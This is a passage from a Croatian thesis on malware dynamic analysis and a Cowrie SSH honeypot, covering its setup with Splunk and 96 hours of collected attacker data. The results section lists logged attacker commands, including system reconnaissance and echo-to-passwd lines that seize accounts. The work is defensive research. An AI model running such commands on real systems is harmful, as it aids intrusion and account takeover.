Dinamička analiza se izvršava kada su iscrpljene sve mogućnosti statičke analize i kada se prikupe sve informacije koje se mogu dobiti preko statičke analize. Dinamičkom analizom promatra se ponašanje zlonamjernog programa za vrijeme njegovog izvršavanja i nakon izvršavanja, odnosno u vremenu aktivnog djelovanja programa nad operativnim sustavom. Pomoću dinamičke analize dobiva se uvid u stvarne funkcionalnosti zlonamjernog programa s obzirom na to da se funkcionalnosti koje su detektirane pomoću statičke analize ne moraju nužno izvesti. Aktivnosti koje provodi zlonamjerni program mogu ovisiti i o okolini u kojoj se izvodi. Ovakva analiza se izvršava u zatvorenom sustavu, najčešće virtualnoj mašini, kako bi se zaustavilo širenje na ostala računala ili mrežu [5], [38]. Prilikom dinamičke analize potrebno je biti oprezan jer postoje zlonamjerni programi koji mogu detektirati virtualne mašine i sakriti bitne funkcionalnosti. Isto tako postoje i zlonamjerni programi koji iskorištavaju ranjivosti u programima za virtualizaciju te uspijevaju zaraziti računalo na kojemu je pokrenuta virtualizacija, ali takvi napadi su rijetki. Tehnike koje se koriste prilikom izvođenja dinamičke analize su [48]:

- Praćenje procesa
- Praćenje stanja registara

- Praćenje datotečnog sustava
- Analiza mrežnog prometa
- Analiza u izoliranom okruženju (engl. *Sandbox*)
- Analiza programom za ispravljanje pogrešaka (engl. *Debugger*)

Praćenjem procesa detektiraju se promjene koje kreiraju zlonamjerni programi. Zlonamjerni programi imaju pristup procesima unutar operativnog sustava, pa tako neki zlonamjerni programi stvaraju procese jednakog naziva kao i legitimni procesi koje koristi operativni sustav. Nadgledanjem hijerarhije procesa prikazane stablom procesa moguće je uočiti procese, koje kreira zlonamjerni program, s lažnim nazivom koji se nalazi na višoj poziciji u hijerarhiji nego što bi legitimni proces istog naziva trebao biti. Metoda kojom se zlonamjerni programi koriste kako bi se predstavili kao legitimni naziva se metoda zamjene procesa, odnosno metoda izdubljivanja procesa u kojoj zlonamjerni program oslobađa legitimni proces iz memorije i unese svoj zlonamjerni kod, te ponovno pokreće proces koji postaje zlonamjeran [48]. Alati za praćenje procesa omogućuju pokretanje, provjeravanje, prekidanje i suspendiranje procesa. Ostale funkcionalnosti alata omogućuju pregled hijerarhije procesa, praćenje procesa od trenutka pokretanja uređaja, pronalazak identifikatora procesa, količinu radne memorije koju proces koristi itd. [45]. Često korišteni alati za praćenje procesa su: *Process Monitor*, *Process Explorer, Process Hacker.*

Praćenjem stanja registra detektiraju se promjene koje zlonamjerni programi, dizajnirani za *Windows* operativni sustav, čine nad registrom (engl. *Windows Registry*). Promjene uključuju dodavanje, izmjene i brisanja registarskih ključeva, pomoću navedenih promjena zlonamjerni program osigurava mogućnost ponovnog pokretanja nakon gašenja uređaja, integraciju u legitimne procese i poboljšano skrivanje [49]. Alati za praćenje ovakvih promjena najčešće funkcioniraju tako da se uzima stanje registara prije pokretanja zlonamjernog programa i nakon. Na temelju promjena u slikama provodi se analiza [45]. Alati koji se koriste za praćenje stanja registara su: *Regshot* i *Regmon.*

Praćenje datotečnog sustava omogućava uvid u njegove promjene koje je zlonamjerni program napravio, ovom metodom prate se aktivnosti kao što su stvaranje, brisanje ili

modificiranje datoteka. Takve aktivnosti se povezuju s aktivnim procesima i ostalim dokazima koje zlonamjerni program ostavlja [49].

Analiza mrežnog prometa služi za detekciju zlonamjernog mrežnog prometa, odnosno otkrivanje logičkih portova koje koristi zlonamjerni program, IP adresa koje kontaktira, načina prijenosa podataka s inficiranog uređaja. Ovim putem moguće je otkriti i vrstu napada, npr. ukoliko se primijeti velika količina paketa koja se šalje prema nekoj destinaciji sa beskorisnim sadržajem, može se pretpostaviti da se radi o napadu uskraćivanja usluge. Na ovaj način može se identificirati glavni, odnosno naredbeno-upravljački poslužitelj putem kojega zlonamjerni program prima naredbe, takve naredbe najčešće se šalju putem HTTP, HTTPS (engl. *Hypertext Transfer Protocol Secure*) ili DNS (engl. *Domain Name System*) protokola [50], [51]. Najčešće korišten alat za analizu mrežnog prometa je *Wireshark*.

Analiza programom za ispravljanje pogrešaka omogućuje prepoznavanje procedura, poziva aplikacijskog programskog sučelja, svih vrsta korištenih varijabli u programskom kodu – globalne i lokalne varijable. Uz navedeno ovakav alat omogućuje praćenje stanja registara, detaljan uvid u radnu memoriju, binarnu analizu koda, kontrolu izvođenja programa. Program za ispravljanje pogrešaka koristi se na način da se učita zlonamjerni softver koji će se prikazati u asemblerskom programskom jeziku, ali za razliku od programa za rastavljanje, programi za ispravljanje pogrešaka imaju mogućnost postavljanja točke za prekid na zanimljivim dijelovima koda kako bi se u stvarnom vremenu moglo pratiti promjene u memoriji, odnosno kako bi se moglo pratiti što se događa s pojedinim varijablama, funkcijama itd. [45], [52]. Često korišteni alati za ispravljanje pogrešaka su *x64dbg*, *Ghidra* koja ima mogućnost rastavljanja*, Windbg*.

Analiza u izoliranom okruženju koristi se kako bi se spriječilo nekontrolirano širenje zlonamjernog programa i kako bi se zaštitilo okruženje za analizu. Izolirana okruženja za analizu zlonamjernih programa imaju sličnosti s postupkom virtualizacije, ali su orijentirana na analizu programa stoga imaju dodatne funkcionalnosti kao što su izrada bazičnog izvješća, uzimanje snimaka tijekom izvršavanja zlonamjernog programa, prikupljanje mrežnog prometa, praćenje procesa, nadgledanje datotečnog sustava, analiza malicioznih IP adresa koje zlonamjerni program kontaktira, itd. [45], [53]. Putem rješenja koja nude izolirana okruženja može se provesti cjelovita

dinamička analiza. Takva rješenja mogu se instalirati direktno na računalo namijenjeno za analizu ili mogu biti korištena kao internetski bazirana usluga. Rješenja koja je potrebno instalirati su: *Remnux, Windows Sandbox, CuckooSandbox.* Rješenja koju su dostupna putem interneta su: *Any Run*, *Joesandbox, Hybrid Analysis* i *Hatching Triage.*

5. Implementacija poslužitelja mamca i sigurnog okruženja za analizu zlonamjernih programa

Cowrie je poslužitelj mamac srednje interaktivnosti koji se nakon implementacije predstavlja kao SSH poslužitelj sa slabim vjerodajnicama. Napadač koji se uspješno spoji na mamac ima pristup lažnom, odnosno emuliranom *Linux* naredbenom retku. Putem navedenog naredbenog retka napadač može unositi naredbe i dobivati povratne informacije koje izgledaju legitimno, ali napadač zapravo nema pristup pravom naredbenom retku poslužitelja na kojemu se nalazi mamac, što znači da neće moći izvršiti naredbe izvan emuliranog okruženja. Navedeno emulirano okruženje je implementirano pomoću *Python* programskog jezika.

Prilikom analize zlonamjernih programa postoji rizik da se računalo, na kojemu se provodi analizira, zarazi zlonamjernim programom. Također, moguće je da se zlonamjerni program putem mreže proširi i na druge uređaje. Rizik inficiranja dolazi do izražaja prilikom dinamičke analize kada se zlonamjerni program pokrene i promatra se njegovo ponašanje. Iako se prilikom statičkoj statičke analize ne pokreće program uvijek postoji mogućnost slučajnog pokretanja. Kako bi se izbjeglo inficiranje, analiza se provodi unutar sigurnog i izoliranog okruženja virtualnog stroja.

5.1. Implementacija poslužitelja mamca

Putem *Cowrie* mamca prikupljaju se podaci o napadačima kao što su: IP adresa, korisničko ime i lozinka korišteni za povezivanje, korištene naredbe unutar emuliranog okruženja, preuzete datoteke i sl. Za implementaciju mamca korišten je *DigitalOcean* pružatelj usluga u oblaku. U oblaku su kreirane dvije virtualne mašine. Prva virtualna mašina nazvana dev-server-02 konfigurirana je kao *Cowrie* poslužitelj mamac, a druga mašina nazvana splunk-01 postavljena je kao *Splunk* poslužitelj koji služi za prikupljanje i vizualizaciju podataka poslanih s *Cowrie* virtualne mašine. Tablica 3 prikazuje osnovne karakteristike dviju navedenih virtualnih mašina.

Tablica 3. Karakteristike dev-server-02 i splunk-01 virtualnih mašina

	dev-server-02	splunk-01
Operativni sustav	*Ubuntu*	*Debian*
Verzija operativnog sustava	22.04 x64	11 x64
IP adresa	64.225.103.58	46.101.129.27
Radna memorija	1 GB	4 GB
Pohrana	25 GB	80 GB
Instalirani program i verzija	*Cowrie* v2.4.0	*Splunk* v9.0.1
Svrha	Poslužitelj mamac	Vizualizacija prikupljenih podataka

Nakon uspješnog podizanja virtualnih mašina potrebno je konfigurirati dev-server-02 te postaviti *Cowrie* mamac. Navedeno je učinjeno kroz sljedeće korake:

1. Promjena SSH porta sa standardnog 22 na proizvoljno odabrani port 55555.
2. Preuzimanje programa potrebnih za instalaciju *Cowrie* mamca.
3. Kreiranje novog korisnika, koji nema puna administratorska (engl. Non-*root*) prava, pomoću kojega se nastavlja konfiguracija.
4. Preuzimanje programskog koda *Cowire* mamca.
5. Instalacija *Cowrie* mamca i modificiranje imena poslužitelja u konfiguracijskoj datoteci.
6. Postavljanje korisničkih imena i lozinki koje će se moći uspješno povezati na mamac.
7. Konfiguracija prosljeđivanja prometa sa porta 22 na port 2222 koji je zadani port na kojemu *Cowrie* funkcionira.


8. Provjera konfiguracije *cowrie* mamca obavlja se povezivanjem na port 22 dev-server-02 virtualne mašine. Ukoliko je mamac ispravno postavljen, provjerom zapisnika koji generira mamac može se vidjeti zapis o navedenom pokušaju, prikazano na slici 2. Zapisnik o pokušajima spajanja nalazi se u datoteci cowrie.json.

Slika 2. Zapis uspješnog pokušaja spajanja na *Cowrie* mamac

Instalacija *Splunk* programa za agregaciju i vizualizaciju podataka prikupljenih na *Cowrie* mamcu izvršena je na splunk-01 virtualnoj mašini, nakon instalacije *Splunk* programa otvara se port 8000 putem kojega je moguće pristupi grafičkom sučelju za prikazivanje vizualizacija. Na grafičko sučelje moguće se povezati putem bilo kojeg uređaja tako da se u tražilicu unese javna IP adresa splunk-01 mašine. U slučaju ovog istraživanja *Splunk* sučelju se pristupa putem http://46.101.129.27:8000/ adrese. Koraci instalacije su sljedeći:

1. Preuzimanje *Splunk* programa na mašinu. Kako bi se *Splunk* mogao preuzeti potrebno je kreirati besplatni korisnički račun i odabrati besplatnu inačicu *Splunk* programa.
2. Pokrenuti *Splunk* server.
3. Pristupiti *Splunk* grafičkom sučelju putem IP adrese splunk-01 mašine, te dodati HTTP *Event Collector* funkcionalnost koja omogućuje slanje podataka sa dev-server-02 mašine na splunk-01.

4. Konfiguracija komunikacije između mašina se dovršava na dev-server-02 mašini. Potrebno je urediti polje u datoteci konfiguracije tako da se povežu dev-server-02 i splunk-01.
5. Provjerom grafičkog sučelja potvrđuje se uspješno povezivanje dviju mašina. Slika 3 prikazuje jednu od vizualizacija podataka koju *Splunk* omogućuje.



Slika 3. Prikaz prvih deset zemalja iz kojih potiče IP napadača u zadnjih 24 sata

5.2. Implementacija sigurnog okruženja za analizu zlonamjernih programa

Za virtualizaciju na PC-u (engl. *Personal Computer*) odabran je *VMware Workstation Player,* verzija 16.0, hipervizor koji će omogućiti pokretanje dviju virtualnih mašina. Prva virtualna mašina koristiti će se za preuzimanje prikupljenih zlonamjernih programa sa poslužitelja mamca i inicijalnu analizu ELF zaglavlja, kao operativni sustav koristiti će *Ubuntu Linux*. Putem druge virtualne mašine analizirati će se mrežni promet koji je generirao zlonamjerni program i provjeravati će se pakiranje programa, koristiti će se *Remnux* distribucija *Linux* operativnog sustava, ovu virtualnu mašinu potrebno je odvojiti od lokalne mreže u kojoj se nalazi PC. Tablica 4 sadrži dodatne podatke o karakteristikama korištenih uređaja.

Tablica 4. Karakteristike korištenih računala

	PC	*Ubuntu*	*Remnux*
Broj jezgri procesora	4	2	2
Radna memorija	8GB	2GB	3GB
Pohrana	1TB	50GB	100GB
Operativni sustav	*Windows* 10 *Home* v21H1	*Ubuntu* v20.04	*Remnux* v20.04
Instalirani alati	*VMware Workstation Player* v16.0	*Readelf*	*Detect It Easy* v3.05, *Wireshark* v3.4.15, *Uncompyle6*, *Pyinstxtractor*, *Python* v3.6.0.

Remnux je distribucija *Linux* operativnog sustava koji sadrži veći broj besplatnih alata otvorenog kod koji služe za obrnuti inženjering i analizu zlonamjernih programa. Korištenjem *Remnux* distribucije uklanja se potreba za pronalaženjem, instaliranjem i konfiguracijom raznih alata. Alati navedene distribucije omogućuju provođenje statičke i dinamičke analize zlonamjernog programa, odnosno omogućuje analizu ELF datoteka, detekciju programa za pakiranje, analizu mrežnog prometa [54].

Uz instalirane alate, nabrojene u tablici 4, za analizu zlonamjernih programa biti će korišteni *Hatching Triage* i *Joesandbox* pješčanici putem kojih će se provoditi dinamička analiza. Navedeni pješčanici pružaju uvid u ponašanje zlonamjernih programa, poput generiranih procesa, mrežnog prometa i promjena datotečnog sustava. *Hatching Triage* omogućuje detaljno prikupljanje mrežnog prometa kojeg je potom moguće preuzeti kao PCAP (engl. *Packet Capture*) za daljnji pregled u *Wireshark* alatu. *Joesandbox* fokusiran je na prikupljanje detaljnih informacija o kreiranim, modificiranim i zaustavljenim procesima.

6. Analiza podataka prikupljenih putem poslužitelja mamca i obrnuti inženjering zlonamjernih programa

Za svrhu ovog istraživanja podaci su prikupljeni putem *Cowrie* poslužitelja mamca koji je bio aktivan 96 sati. Prikupljeni podaci su vizualizirani pomoću *Splunk* alata, te se mogu razvrstati u sljedeće kategorije: konekcijski podaci, izvršene naredbe unutar sustava, preuzete programske skripte i preuzete izvršne datoteke. Putem konekcijskih podataka moguće je analizirati zemlje koje su generirale najviše podataka, pojedinačne IP adrese, najčešće korištene logičke portove, najčešće korištena korisnička imena i lozinke. Prikupljene naredbe izvršene unutar sustava nakon uspješne konekcije mogu se razvrstati prema učestalosti, prikazano na slici 4.

Top entered commands

input	count
`echo -e "\x6F\x6B"`	4949
`uname -a`	1766
`free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'`	1734
`cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'`	1734
`which ls`	1733
`w`	1733
`uname -m`	1733
`uname`	1733
`top`	1733
`ls -lh $(which ls)`	1733

Most rare commands

input
`cat`
`echo "!@#$%^&*()1234567890\nXQVmkgpfBYzT\nXQVmkgpfBYzT\n"|passwd`
`echo "!@#$%^&1234567\nFnHNDKqlZVr7\nFnHNDKqlZVr7\n"|passwd`
`echo "!@#$%^idc\nSgO6j715DTIn\nSgO6j715DTIn\n"|passwd`
`echo "!@#1234\nu2gxSMhvxusG\nu2gxSMhvxusG\n"|passwd`
`echo "!@#19841010\nygDkljY8CuV9\nygDkljY8CuV9\n"|passwd`
`echo "!@#678\nt28pvhOnoCzy\nt28pvhOnoCzy\n"|passwd`
`echo "!@#QWEasdzxc\n0YMkx4WUqK70\n0YMkx4WUqK70\n"|passwd`
`echo "!@#qwe\nPs9NVqYrLwFR\nPs9NVqYrLwFR\n"|passwd`
`echo "!@#qwe\nbQetAPYXTUtm\nbQetAPYXTUtm\n"|passwd`

Slika 4. Prikaz učestalosti korištenih naredbi unutar sustava

Unutar sustava napadači imaju mogućnost preuzimanja datoteka. Preuzete datoteke najčešće predstavljaju *bash* programske skripte, ASCII (engl. *American Standard Code for Information Interchange*) tekstualne dokumente, komprimirane datoteke ili izvršne datoteke. Preuzimanjem datoteka napadači testiraju dostupnost preuzimanja unutar poslužitelja što pomaže u detekciji mamaca, stoga sadržaj preuzetih datoteka može predstavljati testne podatke

u tekstualnom obliku, HTML (engl. *HyperText Markup Language*) kod ili datoteke koje služe za eksploataciju sustava, npr. zlonamjerne programa i *bash* skripte za preuzimanje zlonamjernih programa.

Tablica 5. Kategorizacija preuzetih datoteka

Tip datoteke	Količina
***Bash* skripta**	362
HTML dokument	2
Izvršna datoteka	2

Slika 5. Uzorak preuzetih datoteka na mamcu


Cowrie mamac preuzete *bash* skripte naziva u „tmp“ obliku, a ostalim datotekama naziv predstavlja vrijednost SHA256 funkcije, prikazano na slici 5. Ukupna veličina preuzetih datoteka iznosi 33.4 MB koji se sastoje od 336 datoteka. Prikupljene datoteke mogu se razvrstati na HTML kod, izvršne datoteke i *bash* skripte, prikazano u tablici 5.

6.1. Analiza konekcijskih podataka

U periodu od 96 sati na mamcu je ostvareno 7155 uspješnih i 6415 neuspješnih zahtjeva za konekcijom. Ukupni broj generiranih događaja iznosi 165326.


Lokacijska analiza konekcijskih podataka pokazuje da je poslužitelj mamac imao konekcijske zahtjeve sa IP adresama iz 67 različitih država svijeta. Najveći broj jedinstvenih IP

adresa došao iz Sjedinjenih Američkih Država, odnosno 201 različitih IP adresa iz SAD-a se pokušalo spojiti na mamac. Sve ostale države imaju manje 55 ili manje jedinstvenih IP adresa. Grafikon 1 prikazuje prvih deset država po broju jedinstvenih IP adresa koje su kontaktirale mamac. Ukupan broj jedinstvenih IP adresa iznosi 822, što znači da adrese iz SAD-a iznose 24.45% prikupljenih IP adresa.




Grafikon 1. Prvih deset država po broju jedinstvenih IP adresa

Grafikon 2 prikazuje broj generiranih događaja koje su generirale IP adrese iz pojedinih država. Događaji predstavljaju svaku aktivnost koja se generira u interakciji s mamcem, npr. pokušaj povezivanja, uspješno i neuspješno povezivanje na mamac, korištenje naredbenog sučelja, preuzimanje datoteka, zatvaranje konekcije, itd. Na prvom mjestu nalazi se Gvatemala sa 39606 događaja, na drugom mjestu SAD sa 27068 događaja, dok sve ostale države imaju manje od 8500 generiranih događaja. Grafikon 3 prikazuje broj generiranih događaja od strane pojedinačnih IP adresa. Zanimljiva je činjenica da je najveći broj generiranih događaja napravila IP adresa koja prema lokaciji dolazi iz Gvatemale, ona predstavlja jedinu IP adresu iz navedene države.



Grafikon 2. Države i pripadajući broj generiranih događaja



Grafikon 3. IP adrese i pripadajući broj generiranih događaja

Detaljnijom analizom IP adrese iz Gvatemale koja je generirala najveći broj događaja vidljiv je uzorak kojim se generirao takav broj događaja. Sljedeći događaji su generirani prilikom pokušaja spajanja navedenog IP-a na mamac:


- Detekcija verzije klijentske SSH usluge
- Konekcija klijenta i mamca
- Uspješno ostvarena konekcija koristeći *root* korisničko ime i nasumičnu lozinku

- Upisana naredba „echo -e \x6F\x6B“
- Vraćen odgovor na naredbu
- Konekcija zatvorena od strane klijenta

Navedenim načinom generirano je 39606 događaja u roku od jednog sata. Većina ostalih zapisa o događajima prati sličan uzorak, odnosno veliki broj generiranih događaja u kratkom vremenskom periodu, navedeno upućuje na činjenicu da postoji veliki broj automatiziranih programa koji skeniraju Internet mrežu pokušavajući pronaći lošije konfigurirane uređaje. Slično kao kod primjera IP adrese iz Gvatemale, događaji koji generira IP adresa iz SAD-a upućuju na sofisticiraniji automatizirani program koji nakon uspješne konekcije na mamac unosi naredbe putem kojih se pokušava otkriti radi li se o virtualnoj mašini.


Putem mamca su prikupljene informacije o interakcijama s logičkim portovima mamca. Informacije o portovima sastoje se od zbroja uspješnih i neuspješnih spajanja na portove, te komunikacije ostvarene skeniranjem logičkih portova, vidljivo na grafikonu 4. Pomoću tih informacija moguće je vidjeti kako je najčešće korišten port 2222, odnosno SSH port 22 koji prosljeđuje promet na navedeni port. Ostali portovi su bili manje korišteni, iako predstavljaju često korištene portove:

- Port 80 predstavlja HTTP
- Port 443 predstavlja HTTPS
- Port 25 predstavlja SMTP



Grafikon 4. Broj interakcija s pojedinačnim logičkim portovima

Ukupni broj isprobanih korisničkih imena iznosi 2121, najčešća prikupljena korisnička imena koriste nazive često korištenih usluga i protokola, npr. FTP, *Oracle, Debian*. Najrjeđe korištena prikupljena korisnička imena sastoje se od nasumičnih brojki ili predstavljaju ljudska imena, npr. 11111, *Amy*, 123qwe, *Akash, Alberto*. Prvih deset najčešće korištenih korisničkih imena nalaze se na grafikonu 5. Poslužitelj mamac je konfiguriran tako da uspješnu konekciju omogućava samo korisničkim imenima iz tablice 6 uz bilo koju kombinaciju lozinke. Tablica 6 pokazuje da je većina uspješnih konekcija ostvarena koristeći *root* i *admin* korisnička imena.




Grafikon 5. Deset najčešće korištenih korisničkih imena

Tablica 6. Učestalost korištenja dopuštenih korisničkih imena

